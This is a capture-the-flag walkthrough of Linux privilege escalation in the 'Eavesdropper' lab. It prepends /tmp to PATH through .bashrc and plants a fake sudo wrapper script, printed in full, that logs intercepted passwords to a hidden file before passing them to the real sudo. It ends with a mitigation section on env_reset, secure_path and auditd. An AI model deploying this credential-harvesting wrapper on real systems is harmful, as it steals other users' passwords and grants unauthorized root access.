


In the world of penetration testing, we often hunt for complex buffer overflows or unpatched kernel vulnerabilities. However, the Eavesdropper challenge highlights a much more elegant — and often overlooked — attack vector: exploiting environment inheritance and abusing command resolution trust boundaries.
This walkthrough details the journey from a passwordless SSH session as user "frank" to full root compromise. This isn't a story of brute force; it is a story of tactical observation and the surgical manipulation of how Linux resolves commands.
1. Initial Access and Enumeration
Upon establishing an SSH session using a private key, the initial focus should be on defining the blast radius. This involves verifying the authenticated identity, enumerating current permissions, and understanding the scope of potential impact before proceeding with further actions.

frank@workstation:~$ id
uid=1000(frank) gid=1000(frank) groups=1000(frank)
A standard check of sudo privileges leads to a dead end:
sudo -l
[sudo] password for frank:
Without Frank's password, the front door is locked. To move forward, we must stop acting like a user and start acting like an observer. We need a different angle.
2. Process Monitoring with pspy64
To expose the system's operational heartbeat, we utilize pspy64. This lightweight monitoring tool enables observation of process execution across all users — even root — without elevated privileges. By analyzing its output, we look for recurring patterns, scheduled cron jobs, and automated maintenance scripts that may reveal exploitable behaviors or misconfigurations
Observation:
A recurring root-level event catches our eye:
2026/02/20 12:04:01 CMD: UID=0 PID=3254 | cat /etc/shadowThis confirms that a privileged, automated task is active. More crucially, the logs suggest this root process is interacting with the user environment. If this privileged task calls a command like sudo while inheriting our shell's environment variables, we have found our crack in the door.

3. The Core Vulnerability: PATH Precedence
The Linux operating system resolves commands using the $PATH environment variable — a string of directories searched from left to right. This search order is the foundation of system trust. If we can prepend a directory we control (such as /tmp) to the beginning of that list, the shell will execute our version of a binary before it ever reaches the legitimate one in /usr/bin/.
This represents PATH hijacking. When a root process inherits a modified PATH, the attacker gains control over execution flow, intercepting system commands rather than merely executing them.
4. Modifying the Environment
We begin by poisoning Frank's environment. By modifying the .bashrc file, we ensure that /tmp is the first place the system looks for any command.
nano ~/.bashrcAdd the following export at the top of the file:
export PATH=/tmp:$PATHAfter reloading the configuration (source ~/.bashrc), we verify the change:
echo $PATHOutput: /tmp:/usr/local/sbin:/usr/local/bin…
The trap is laid. Any binary placed in — if named after a common system tool — will be treated by the shell as the "official" executable
5. Creating the Malicious Sudo Wrapper
At this stage, we craft a wrapper script named sudo. This approach leverages social engineering by mimicking a trusted system binary, while simultaneously enabling technical passthrough to intercept and redirect privileged execution flows. The combination makes it a powerful demonstration of how attackers blend deception with technical exploitation.
cd /tmp
nano sudo
Insert the following logic:
#!/bin/bashReplicate the legitimate sudo password prompt
echo -n "[sudo] password for $(whoami): "
read -s pass
echo
Log the intercepted credential for later retrieval
echo "$(date) : $pass" >> /tmp/.secret_logPass the credential to the real binary to maintain the illusion of normalcy
echo "$pass" | /usr/bin/sudo -S "$@"Technical Breakdown:
- Tactical Emulation: By using echo -n and read -s, we replicate the exact visual behavior of the real sudo prompt. The user or process provides the password, unaware that they are typing into a text file.
- Stealth Passthrough: The script calls /usr/bin/sudo -S "$@". Using the absolute path bypasses our own hijack. The -S flag allows the script to pipe the captured password into the real sudo command, ensuring the original task completes successfully without error.
Make the script executable:
chmod +x sudo6. Credential Interception
Now, we wait. When the automated root process is triggered and calls sudo in Frank's environment, it executes our wrapper. The script captures the password, saves it, and hands it off to the real system. The automation continues, and we remain invisible.
A short time later, we check the harvest:
cat /tmp/.secret_logOutput: Fri Feb 20 12:04:38 UTC 2026 : [REDACTED_PASSWORD]
The keys to the kingdom are ours.
7. Cleanup and Escalation
The hallmark of a professional is leaving no trace. Before escalating, we must revert the system to its original state:
- Remove the PATH export from .bashrc.
- Delete the malicious sudo binary and secret log from /tmp.
- Refresh the SSH session to ensure a clean environment.

With the environment restored, we use the captured password to escalate legitimately:
sudo su
root@workstation:~# id
uid=0(root) gid=0(root) groups=0(root)
Root obtained.
🔐 Defensive & Mitigation Breakdown
This vulnerability is a classic case of failing to enforce environment isolation.
Environment Inheritance Abuse
Cause: A privileged process executed commands while trusting and inheriting user-controlled environment variables.
Mitigation: Enforce environment resets in /etc/sudoers by ensuring the following defaults are active:

Defaults env_reset

Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
This forces all sudo actions to use a hardcoded, immutable PATH.

PATH Precedence Manipulation
Cause: The system allowed user-writable directories to take priority in the search order.
Mitigation: Never use relative paths in root-level automation. Ensure that all maintenance scripts and cron jobs call binaries by their absolute paths (e.g., /usr/bin/cat instead of cat).

Monitoring and Detection
Defense Strategy: Use frameworks like auditd to monitor for shell configuration changes. Specifically, log any instance where a root-level process executes a binary located in world-writable directories like /tmp or /dev/shm.
Final Takeaway
Eavesdropper reminds us that security is only as strong as its weakest assumption. The system assumed the PATH was immutable and that the user environment was harmless. In the gap between that assumption and reality, we found our path to the root.
Small misconfigurations. Massive impact.